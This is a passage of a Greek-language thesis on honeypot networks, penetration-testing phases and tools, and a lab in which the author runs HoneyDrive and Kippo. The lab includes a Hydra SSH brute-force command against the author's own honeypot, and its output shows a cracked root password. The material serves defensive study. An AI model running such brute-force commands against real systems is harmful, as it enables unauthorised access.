Τα honeypots χρησιμοποιούνται ως συστήματα που δελεάζουν τους εισβολείς σε μια προσπάθεια να αποτυπώσουν τις τακτικές και τεχνικές τους. Λαμβάνοντας υπόψη ότι δεν υπάρχουν νόμιμοι λόγοι για την είσοδο κάποιων σε honeypots, τυχόν ενέργειες που αποτυπώνονται μπορούν να θεωρηθούν ως ύποπτες. Μία αναγνωρισμένη ως φυσιολογική κίνηση θα ακολουθήσει μια καθορισμένη διαδρομή και η ανεπιθύμητη κίνηση θα αντιμετωπίσει εμπόδια, πολλές διαδρομές για να διασχίσει το εικονικό δίκτυο και χωρίς σαφή κατεύθυνση για το πού να πάει. Καθώς οι κακόβουλοι χρήστες θα διεισδύουν βαθύτερα σε ένα τέτοιο λαβύρινθο, θα παρακολουθούνται και θα καταγράφονται σε μεγάλο βαθμό από τα εργαλεία ανίχνευσης απειλών που αναφέρθηκαν παραπάνω. Αυτά, με τη σειρά τους, τροφοδοτούν εργαλεία σήμανσης προειδοποιήσεων και αντιμετώπισης απειλών (πχ SIEM).

Το παραπάνω δίκτυο από honeypots θα πρέπει να συμπεριφέρεται σαν ένα πραγματικό δίκτυο για να ενισχύσει την αξιοπιστία του. Κάθε σύστημα εντός του εσωτερικού δικτύου θα πρέπει να έχει αναπαράσταση εντός του δικτύου και η τοπολογική διάταξη του εικονικού δικτύου πρέπει ουσιαστικά να μιμείται αυτή του πραγματικού δικτύου. Για να διασφαλιστεί η αποδοχή του δικτύου από honeypots, ένας λογικός συνδυασμός συστημάτων honeypot σε κάθε υποδίκτυο θα πρέπει να μοιάζει με αυτό που θα χρησιμοποιούσε το εσωτερικό δίκτυο.

Για παράδειγμα, στην DMZ περιοχή του εικονικού δικτύου, θα πρέπει να υπάρχουν όμοιοι τύποι των πραγματικών συστημάτων σε ένα DMZ: ένας ψεύτικος διακομιστής Web, ένας εξωτερικός διακομιστής ονοματοδοσίας (DNS), ένας διακομιστής αλληλογραφίας και ίσως ένας διακομιστής αρχείων (FTP) ή ακόμη και ένας Διακομιστής φωνής μέσω IP (VoIP).

Η τοποθέτηση αυτών των συστημάτων σε υποδίκτυα που μοιάζουν με ένα πραγματικό δίκτυο είναι βασική αρχή της παραπάνω τεχνικής. Έχοντας ένα δίκτυο εντός του δικτύου από honeypots που μοιάζει με ένα πραγματικό υποδίκτυο συγκεκριμένων τερματικών συστημάτων, π.χ. φορητοί υπολογιστές, προσωπικοί υπολογιστές και εκτυπωτές, απλώς κάνουν το δίκτυο πιο αξιόπιστο και διευκολύνουν τον εισβολέα να περιπλανηθεί βαθύτερα σε ένα τέτοιο λαβύρινθο. Με τη σειρά του, επιτρέπουν στην ομάδα παρακολούθησης της ασφάλειας να αναπτύξει μια πολύ πιο περιεκτική λίστα των τακτικών και τεχνικών των επιτιθέμενων. Άρα σημαντικός στόχος αυτής της τεχνικής είναι να κάνει τους επιτιθέμενους να σπαταλήσουν όσο το δυνατόν περισσότερο χρόνο για να επιτρέψουν στις ομάδα ασφάλειας να αντιμετωπίσει τις πιθανές επιθέσεις.

4. Δημιουργία εικονικής κίνησης εντός του εικονικού δικτύου

Στη προσπάθεια να σχεδιάσουμε και να διαμορφώσουμε το εικονικό δίκτυο από honeypots ώστε να είναι όσο το δυνατόν πιο πιστευτό, υπάρχει ένα άλλο επίπεδο διαμόρφωσης που μπορεί να κάνει το σύμπλεγμα να μοιάζει με το πραγματικό: εργασίες διαχείρισης εντός του δικτύου. Τέτοιες καθημερινές εργασίες στο περιβάλλον μπορεί να περιλαμβάνουν την προσθήκη, την αναβάθμιση και την κατάργηση εφαρμογών, δικτύων, λειτουργικών συστημάτων, τελικών σημείων και συσκευών. Η δημιουργία δικτυακής κίνησης δικτύου εντός του συμπλέγματος και η ουσιαστική μεταχείριση του σαν ένα πραγματικό περιβάλλον παρέχει ένα ακόμη στρώμα εξαπάτησης.

Για να επιτύχουμε αυτήν την εξαπάτηση, οι διαχειριστές έχουν στη διάθεση τους μία φαρέτρα ενεργειών που προσομοιώνουν τις ενέργειες των χρηστών. Ενέργειες όπως αιτήματα αναζήτησης DNS, διαδικτυακές επισκέψεις, μεταφορές αρχείων και η δημιουργία συμβάντων αυξάνουν τις καταγραφές δεδομένων στα συστήματα. Δημιουργώντας αυτό που φαίνεται να είναι νόμιμος θόρυβος μέσα στο σύμπλεγμα βοηθά στην αξιοπιστία της λειτουργικότητας του δικτύου. Με τη σειρά του, αυτό μπορεί να επιτρέψει στον εισβολέα να ερμηνεύσει το δίκτυο ως κανονικό και να συνεχίσει να διερευνά και να δοκιμάζει να διεισδύσει στο δίκτυο όπως θα έκανε σε οποιοδήποτε άλλο δίκτυο.

3.3 Έλεγχος του συστήματος ανίχνευσης απειλών

Για να μπορέσουμε να ελέγξουμε την αξιοπιστία του προτεινόμενου μοντέλου θα ακολουθήσουμε τη μεθοδολογία του ελέγχου διείσδυσης ή αλλιώς penetration testing (PT). Ο έλεγχος διείσδυσης είναι ένας τρόπος προσομοίωσης επιθέσεων, έτσι ώστε ο υπεύθυνος του ελέγχου να μπορεί να εκτιμήσει τους κινδύνους που σχετίζονται με πιθανές παραβιάσεις ασφάλειας. Ο έλεγχος διείσδυσης δεν πρέπει να συνδυάζεται με μια αξιολόγηση ευπάθειας. Η αξιολόγηση ευπάθειας ανακαλύπτει μόνο ευπάθειες που θα μπορούσαν να χρησιμοποιηθούν από επιτιθέμενους, αλλά ο υπεύθυνος του ελέγχου ανακαλύπτει ευπάθειες και τις εκμεταλλεύεται όπου είναι δυνατόν. Η εκμετάλλευση ευάλωτων σημείων δίνει στον υπεύθυνο την ευκαιρία να εκτιμήσει τα οφέλη που μπορεί να αποκομίσει ένας εισβολέας μετά από μια επιτυχημένη εκμετάλλευση [37].

Αυτός που εκτελεί τον έλεγχο διείσδυσης είναι ο λεγόμενος White Hat χάκερ, ή ηθικός χάκερ, ο οποίος εισβάλλει σε προστατευμένα συστήματα και δίκτυα για να τα δοκιμάσει και να αξιολογήσει το επίπεδο ασφαλείας τους. Υπάρχουν διάφοροι τρόποι για να εκτελέσει μια δοκιμή διείσδυσης. Ένας οργανισμός μπορεί να θέλει ο υπεύθυνος δοκιμών να εκτελέσει μια δοκιμή εξωτερικής διείσδυσης που προσομοιώνει μια επίθεση από το Διαδίκτυο. Ο υπεύθυνος των δοκιμών εκτελεί επιθέσεις ως εξωτερικός χρήστης ή χρησιμοποιώντας τεχνικές κοινωνικής μηχανικής για να αποκτήσει πρόσβαση στο εσωτερικό δίκτυο του οργανισμού. Ορισμένες δοκιμές απαιτούν από τον υπεύθυνο να εκτελέσει μια δοκιμή

εσωτερικής διείσδυσης όπου πλέον ενεργεί σαν κακόβουλος υπάλληλος ή εισβολέας που έχει ήδη παραβιάσει την περίμετρο [37].

Η δοκιμή εσωτερικής διείσδυσης ονομάζεται δοκιμή white box διείσδυσης και η δοκιμή εξωτερικής διείσδυσης κατηγοριοποιείται ως δοκιμή black box διείσδυσης. Ο μηχανικός διείσδυσης κατά τη πρώτη μέθοδο (white box) έχει πρόσβαση στην εσωτερική υποδομή του οργανισμού και σε όλα τα έγγραφα που μπορεί να έχει ο οργανισμός από τα συστήματά του. Όταν ο μηχανικός διείσδυσης έχει πρόσβαση στα εσωτερικά συστήματα, η διαδικασία δοκιμής μπορεί να είναι πολύ βαθιά και διεξοδική. Μεγιστοποιεί το χρόνο δοκιμής και ο μηχανικός μπορεί να χρησιμοποιήσει περισσότερους πόρους για τη φάση δοκιμής.

Ωστόσο, αυτός δεν είναι ένας πολύ ρεαλιστικός τύπος επίθεσης, καθώς ο μηχανικός δεν είναι στην ίδια θέση με έναν κακόβουλο εισβολέα. Η δοκιμή black box διείσδυσης δεν απαιτεί προηγούμενες πληροφορίες από την υποδομή του οργανισμού, επειδή η πρόθεση αυτού του τύπου δοκιμής είναι να κάνει μια δοκιμή εξωτερικής διείσδυσης, όπου ένας μηχανικός προσπαθεί να βρει ευπάθειες στις υπηρεσίες που εκθέτει στο Διαδίκτυο ο οργανισμός. Η δοκιμή black box διείσδυσης είναι ένα πολύ ρεαλιστικό σενάριο για κακόβουλη επίθεση, αλλά χρειάζεται περισσότερος χρόνος και ορισμένες περιοχές της υποδομής του οργανισμού ενδέχεται να μην έχουν ελεγχθεί [38].

3.3.1 Στάδια ελέγχου διείσδυσης

Ο έλεγχος διείσδυσης αποτελείται από επτά διαφορετικές φάσεις [37].

1. Ορισμός στόχων: ο μηχανικός μιλάει με τους υπεύθυνους ασφάλειας του οργανισμού και ορίζουν τους στόχους, το εύρος και τη μορφή αναφοράς του ελέγχου διείσδυσης.
2. Συλλογή πληροφοριών: ο μηχανικός χρησιμοποιεί διαθέσιμα εργαλεία (είτε ανοιχτού κώδικά ή εμπορικής διάθεσης) και μέσα για να βρει πληροφορίες σχετικά με τον οργανισμό, αναλύοντας πιθανές επιλογές για τον μηχανικό να συνδεθεί στον στόχο.
3. Μοντελοποίηση απειλών: ο μηχανικός αξιολογεί τις πληροφορίες που αποκτήθηκαν από την προηγούμενη φάση. Ο μηχανικός καθορίζει έπειτα την αξία κάθε ευρήματος και τυχόν πιθανές παραβιάσεις ασφάλειας που βρέθηκαν Αυτές οι πληροφορίες στη συνέχεια χρησιμοποιούνται για την αξιολόγηση και την ανάπτυξη ενός σχεδίου δράσης και μεθόδων για την επίθεση.
4. Ανάλυση ευπάθειας: ο μηχανικός προσπαθεί να ανακαλύψει τυχόν ευπάθειες στα συστήματα - στόχος. Όταν εντοπίζονται ευπάθειες, μπορούν να αξιοποιηθούν στη φάση της εκμετάλλευσης.
5. Exploitation (Εκμετάλλευση): εάν πραγματοποιηθεί μια επιτυχημένη εκμετάλλευση, μπορεί να οδηγήσει σε μια φάση μετά την εκμετάλλευση.

6. Post-exploitation: σε αυτήν τη φάση ο δοκιμαστής προσπαθεί να βρει πρόσβαση σε πρόσθετα συστήματα, να συλλέξει ευαίσθητα δεδομένα και ούτω καθεξής.
7. Στη φάση αναφοράς, τα ευρήματα συνοψίζονται και αναφέρονται στον πελάτη.

3.3.2 Εργαλεία εκτέλεσης ελέγχου διείσδυσης

Υπάρχουν πολλά διαφορετικά εργαλεία δοκιμής που είναι διαθέσιμα τόσο ανοιχτού κώδικα όσο και εμπορικής διάθεσης που μπορεί να χρησιμοποιήσει ένας μηχανικός ελέγχου. Τα εργαλεία δοκιμής ανοιχτού κώδικα είναι μια καλή επιλογή για χρήση και τα περισσότερα από αυτά ενημερώνονται συχνά.

Ένα από τα εργαλεία ανοιχτού κώδικα που χρησιμοποιείται ευρύτερα για τη πραγματοποίηση ελέγχων διείσδυσης σε οργανισμούς είναι το Kali Linux.

Kali Linux

Το Kali Linux είναι μια Linux έκδοση που βασίζεται στο Debian και χρησιμοποιείται για προχωρημένους σκοπούς δοκιμής διείσδυσης. Μπορεί επίσης να χρησιμοποιηθεί ως εργαλείο ελέγχου ασφαλείας. Το Kali Linux είναι ένα πλήρες λειτουργικό σύστημα που περιλαμβάνει πάνω από 600 εργαλεία δοκιμής διείσδυσης που είναι ενσωματωμένα στο ίδιο το σύστημα. Η ενημέρωση του συστήματος είναι εξαιρετικά εύκολη και στην πραγματικότητα οι προγραμματιστές του Kali Linux προτείνουν να ενημερωθούν τα εργαλεία ενημερώνοντας ολόκληρο το σύστημα, και όχι ένα πρόγραμμα κάθε φορά.

Το Kali Linux είναι τόσο καλά ανακατασκευασμένο, που ένας μηχανικός διαθέτει όλα τα εργαλεία που απαιτούνται για να κάνει μια δοκιμή πλήρους διείσδυσης, και δεν χρειάζονται άλλα εργαλεία. Το Kali Linux είναι ένα δωρεάν σύστημα το οποίο αναπτύσσεται, χρηματοδοτείται και συντηρείται από την Offensive Security. Η Offensive Security είναι μια εταιρεία που επικεντρώνεται στην εκπαίδευση πάνω στην ασφάλεια πληροφοριών. Με το Kali Linux, ένας μηχανικός μπορεί να χρησιμοποιήσει παρόμοια εργαλεία και τεχνικές για τον έλεγχο ασφαλείας, όπως θα χρησιμοποιούσε ένας κακόβουλος εισβολέας για την παραβίαση της υποδομής του οργανισμού [39].

Άλλο ένα σημαντικό εργαλείο είναι το Metasploit.

Metasploit

Το Metasploit διατίθεται ως εμπορικό πρόγραμμα, κυρίως η έκδοση Metasploit Pro και Express. Διατίθεται επίσης ως περιορισμένη δωρεάν έκδοση (Metasploit Community) και παρέχει επίσης δωρεάν έκδοση του Metasploit Framework. Η έκδοση Pro είναι μια πλήρης έκδοση με γραφικό περιβάλλον. Η Metasploit Community έκδοση είναι για βασικές δοκιμές διείσδυσης και συνοδεύεται επίσης από γραφικό περιβάλλον. Η έκδοση αυτή προορίζεται

για φοιτητές και μικρές επιχειρήσεις, καθώς είναι δωρεάν, αλλά με περιορισμένες δυνατότητες, αλλά εξακολουθεί να παρέχει γραφικό περιβάλλον.

Η έκδοση του Framework είναι ένα πλήρες σύνολο εργαλείων και προγραμμάτων εκμετάλλευσης, αλλά εκτελείται μόνο από γραμμή εντολών. Η έκδοση Framework θεωρείται ως «de-facto» πρότυπο για δοκιμές διείσδυσης [40]. Το Metasploit Framework (MSF) περιλαμβάνεται στο Kali Linux 2 και είναι ένα από τα πιο χρησιμοποιημένα δωρεάν εργαλεία ελέγχου που διατίθενται σε όλους τους επαγγελματίες ασφαλείας σε όλο τον κόσμο. Δεν είναι απλώς μια συλλογή προγραμμάτων εκμεταλλεύσεων, είναι επίσης μια υποδομή που μπορεί κανείς να χρησιμοποιήσει για τις δικές του προσαρμοσμένες ανάγκες. Το Metasploit Framework παρέχει ένα πλήρες σύνολο εργαλείων για δημιουργία και εκτέλεση προγραμμάτων εκμετάλευσης, ή προσθήκες ευπαθειών σε διαδικτυακές εφαρμογές. Διαθέτει επίσης εργαλεία συλλογής πληροφοριών για το δίκτυο του οργανισμού [41].

Επίσης, η συλλογή πληροφοριών παίζει σημαντικό ρόλο στη δοκιμή διείσδυσης. Εάν θέλουμε να μπορέσουμε να ξεκινήσουμε μια επίθεση στον οργανισμό-στόχο, πρέπει να συγκεντρώσουμε μερικές βασικές πληροφορίες σχετικά με τον στόχο. Και αυτό γίνεται με εργαλεία συλλογής πληροφοριών.

Nmap - Zenmap

Το Nmap περιλαμβάνεται στο Kali Linux 2. Τρέχει από τη γραμμή εντολών και είναι ένα δωρεάν πρόγραμμα ανοιχτού κώδικα. Μπορεί να χρησιμοποιηθεί για έλεγχο ασφαλείας και ανακάλυψη ανοικτών προσβάσεων σε ένα δίκτυο. Σαρώνει το δίκτυο για κεντρικούς υπολογιστές, υπηρεσίες, λειτουργικά συστήματα, φίλτρα πακέτων / τείχη προστασίας και πολλά άλλα χαρακτηριστικά. Το Nmap μπορεί εύκολα να σαρώσει μεγάλα δίκτυα ή μόνο έναν κεντρικό υπολογιστή. Είναι ένα πολύ ισχυρό εργαλείο και υποστηρίζεται καλά από μια ζωντανή κοινότητα που περιλαμβάνει χρήστες και προγραμματιστές. Το πακέτο Nmap περιλαμβάνει διάφορα εργαλεία που μπορούν να χρησιμοποιηθούν για σκοπούς σάρωσης και δημιουργίας ερωτημάτων στο δίκτυο [42].

Το Zenmap είναι μια γραφική έκδοση του Nmap. Μπορεί να χρησιμοποιηθεί για τους ίδιους σκοπούς με το βοηθητικό πρόγραμμα γραμμής εντολών. Μπορεί να είναι ευκολότερο στη χρήση για αρχάριους, αλλά συνιστάται κάποιος να εξοικειωθεί αρχικά με τη γραμμή εντολών, επειδή είναι πολύ πιο διαφορετική από την γραφική έκδοση [42].

Κεφάλαιο 4
Υλοποίηση

Το προτεινόμενο μοντέλο της εφαρμογής πολλαπλών honeypots που προτείναμε στο προηγούμενο κεφάλαιο μπορεί να ελεγχθεί για την αξιοπιστία του μέσω ενός πλαισίου εργαλείων προσομοίωσης. Σε αυτό θα συνδράμει το Honeydrive, ένα εικονικό μηχάνημα σε Linux που περιλαμβάνει προεγκατεστημένα προγράμματα honeypot, και το Kali Linux, ένα εικονικό μηχάνημα σε Linux που περιλαμβάνει προεγκατεστημένα προγράμματα εκτέλεσης ελέγχων διείσδυσης.

4.1 HoneyDrive

Το HoneyDrive είναι μία Linux διανομή που περιλαμβάνει προγράμματαhoneypot. Είναι μια εικονική συσκευή (OVA) με εγκατεστημένη την έκδοση LTS Xubuntu Desktop 12.04.4 Περιέχει πάνω από 10 προεγκατεστημένα και προρυθμισμένα πακέτα λογισμικού honeypot, όπως Kippo SSH honeypot, Dionaea και Amun malware honeypots, Honeyd, Glastopf, Wordpot, Conpot SCADA / ICS honeypot, Thug, PhoneyC και πολλά άλλα . Επιπλέον, περιλαμβάνει πολλά χρήσιμα προρυθμισμένα σενάρια και βοηθητικά προγράμματα για την ανάλυση, την οπτικοποίηση και την επεξεργασία των δεδομένων που μπορεί να συλλέξει, όπως Kippo-Graph, Honeyd-Viz, DionaeaFR, ELK στοίβα και πολλά άλλα. Τέλος, σχεδόν 90 γνωστά εργαλεία ανάλυσης κακόβουλου λογισμικού, ιατροδικαστικής και παρακολούθησης δικτύου υπάρχουν επίσης στη διανομή.

Αφού το εγκαταστήσαμε σε Oracle Virtual Box επιλέξαμε τα honeypots που θα πλαισιώνανε το εικονικό δίκτυο σύμφωνα με το προτεινόμενο μοντέλο μας. Τα εργαλεία αυτά θα είναι:

- Kippo
- Dionaea
- Glastopf
- Amun

4.2 Kippo: ssh honeypot

4.2.1 Παραμετροποίηση του Honeypot

Το Kippo είναι ένα honeypot SSH μεσαίας αλληλεπίδρασης που έχει σχεδιαστεί για να καταγράφει μια επίθεση brute-force που εμφανίζεται στη πόρτα 22. Επιτρέπει την καταγραφή ολόκληρης της αλληλεπίδρασης του φλοιού του λειτουργικού συστήματος με έναν εισβολέα. Μπορεί επίσης να χρησιμοποιηθεί για εξαπάτηση παρουσιάζοντας ένα ψεύτικο σύστημα αρχείων. Το Kippo αποθηκεύει τα συμβάντα σε μια βάση δεδομένων MySQL. Οι πιο σημαντικοί πίνακες παρατίθενται στον Πίνακα 4.1.

Πίνακας	**Περιγραφή**	**Πεδία**
clients	Πληροφορίες για τις εκδόσεις των ssh client προγραμμάτων	Id, version
sessions	Πληροφορίες για τις TCP συνδέσεις/ssh συνεδρίες	Id, starttime, endtime, ip, sensor, termsize, client
auth	Πληροφορίες για τις προσπάθειες ταυτοποίησης των εξωτερικών χρηστών	Id, session, success, username, password, timestamp
input	Πληροφορίες για εντολές που εκτέλεσε ο εξωτερικός χρήστης στο φλοιό του λειτουργικού συστήματος	Id, session, timestamp, realm, success, input
downloads	Πληροφορίες για κατεβασμένα αρχεία	Id, session, timestamp, url, output file

Πίνακας 4.1. Γραμμογράφηση της βάσης δεδομένων του Kippo

Το πακέτο αυτό στο Honeydrive περιλαμβάνει τους παρακάτω φακέλους:


- dl: αυτός είναι ένας προεπιλεγμένος φάκελος όπου το kippo αποθηκεύει όλα τα κακόβουλα προγράμματα και τα προγράμματα εκμετάλλευσης που κατεβάζει ο εισβολέας χρησιμοποιώντας την εντολή wget.
- Honeyfs: αυτός ο φάκελος περιλαμβάνει ορισμένα αρχεία, τα οποία θα παρουσιαστούν στον εισβολέα
- kippo.cfg: αρχείο διαμόρφωσης του προγράμματος kippo

- log: προεπιλεγμένος φάκελος για την καταγραφή της αλληλεπίδρασης των εισβολέων με τον φλοιό του συστήματος
- start.sh: είναι το script εκτέλεσης του προγράμματος στον φλοιό του συστήματος
- utils: περιέχει διάφορα βοηθητικά προγράμματα από τα οποία το πιο αξιοσημείωτο είναι το playlog.py, το οποίο επιτρέπει την αναπαραγωγή των εντολών του εισβολέα στο φλοιό του kippo.

Εκτελούμε συνεπώς το πρόγραμμα Kippo στην επιφάνεια εργασίας του Ubuntu 12.04 LTS.

```
honeydrive@honeydrive:~$ /honeydrive/kippo/start.sh
Starting kippo in the background...
```

Ταυτόχρονα, ανοίγουμε την ιστοσελίδα του Kippo-graph για να μας βοηθήσει να οπτικοποιήσουμε και να αναλύσουμε τα αρχεία καταγραφής που συλλέγονται από το honeypot



4.2.2 Ssh επίθεση με το εργαλείο Hydra

Από τη πλευρά της ομάδας που εκτελεί τις δοκιμές διείσδυσης, θα επιχειρήσουμε κάποιες επιθέσεις στη πόρτα 22 (ssh) του συστήματος. Θα χρησιμοποιήσουμε ένα από τα εργαλεία που διαθέτει το Kali Linux για αυτό το σκοπό: το Hydra.

Το Hydra είναι ένα πρόγραμμα που προσπαθεί να «σπάσει» κωδικούς πρόσβασης δοκιμάζοντας παράλληλα διάφορους συνδυασμούς. Υποστηρίζει πολλά πρωτόκολλα για την πραγματοποίηση ανάλογης επίθεσης. Είναι πολύ γρήγορο και ευέλικτο και εύκολα του προστίθενται νέες ενότητες με λειτουργικά χαρακτηριστικά. Αυτό το εργαλείο επιτρέπει στους ερευνητές και τους συμβούλους ασφαλείας να δείξουν πόσο εύκολο θα ήταν να αποκτήσουν εξ αποστάσεως μη εξουσιοδοτημένη πρόσβαση σε ένα σύστημα.

Υποστηρίζει τα παρακάτω πρωτόκολλα: Cisco AAA, Cisco auth, Cisco enabled, CVS, FTP, HTTP (S) -FORM-GET, HTTP (S) -FORM-POST, HTTP (S) -GET, HTTP (S) -HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MySQL, NNTP, Oracle Listener, Oracle SID, PC-Anywhere, PC-NFS, POP3, PostgreSQL, RDP, Rexec, Rlogin, Rsh, SIP, SMB (NT) , SMTP, SMTP

Enum, SNMP v1 + v2 + v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC και XMPP.

Στη γραμμή εντολών του Kali Linux λαμβάνει τις παρακάτω παραμέτρους:

```
kali@kali:~/Desktop$ hydra
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-
x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [service://server[:PORT][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -U        service module usage details
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum
icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin
2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at https://github.com/vanhauser-thc/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.
```

Στη περίπτωση μας, του περνάμε ως είσοδο, α) ένα αρχείο με υποθετικούς κωδικούς, β) τη διεύθυνση του υπολογιστή στον οποίο γίνεται η επίθεση μέσω ssh.

Σημείωση: η διεύθυνση του υπολογιστή είναι σε εσωτερικό δίκτυο (192.168.1.*) καθώς το σενάριο των επιθέσεων εκτελείται σε οικιακό δίκτυο. Ωστόσο με τον ίδιο τρόπο θα μπορούσε να εκτελεστεί και απομακρυσμένα οπότε και θα ορίζαμε την public IP του υπολογιστή.

```
kali@kali:~/Desktop$ hydra -l root -P passList.txt 192.168.1.7 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-10-28 04:11:33
[DATA] max 4 tasks per 1 server, overall 4 tasks, 10 login tries (l:1/p:10), ~3 tries per task
[DATA] attacking ssh://192.168.1.7:22/
[22][ssh] host: 192.168.1.7   login: root   password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-10-28 04:11:37
kali@kali:~/Desktop$
```


4.2.3 Ανίχνευση και καταγραφή της επίθεσης

Στην ιστοσελίδα του Kippo-graph παρακολουθούμε πως το Kippo ανίχνευσε τις Brute Force επιθέσεις και ποια ήταν τα χαρακτηριστικά τους. Για παράδειγμα, στο παρακάτω διάγραμμα διαφαίνεται ο συνδυασμός των κωδικών χρήστη και κωδικών πρόσβασης που δοκίμασε ο εισβολέας με το Hydra.


Top 10 user-pass combos

This vertical bar chart displays the top 10 username and password combinations that attackers try when attacking the system.

CSV of all distinct combinations



This pie chart displays the top 10 username and password combinations that attackers try when attacking the system.




Από την ανάλυση, προκύπτει άμεσα και ποιος συνδυασμός ήταν πετυχημένος. Με λίγα λόγια η ταυτοποίηση του χρήστη ήταν επιτυχής και πλέον έχει εισέρθει στον φλοιό του Kippo (ο εισβολέας θεωρεί ότι έχει εισέρθει στον φλοιό του συστήματος) και μπορεί να επισκεφθεί τη λίστα αρχείων σε αυτό.

Success ratio

This vertical bar chart displays the overall attack success ratio for the particular honeypot system.

CSV of all successfull attacks




Επιπλέον στατιστικά στοιχεία που προκύπτουν από την ανάλυση περιλαμβάνουν:

- Τις διευθύνσεις προέλευσης του εισβολέα

Connections per IP

This vertical bar chart displays the top 10 unique IPs ordered by the number of overall connections to the system.

CSV of all connections per IP

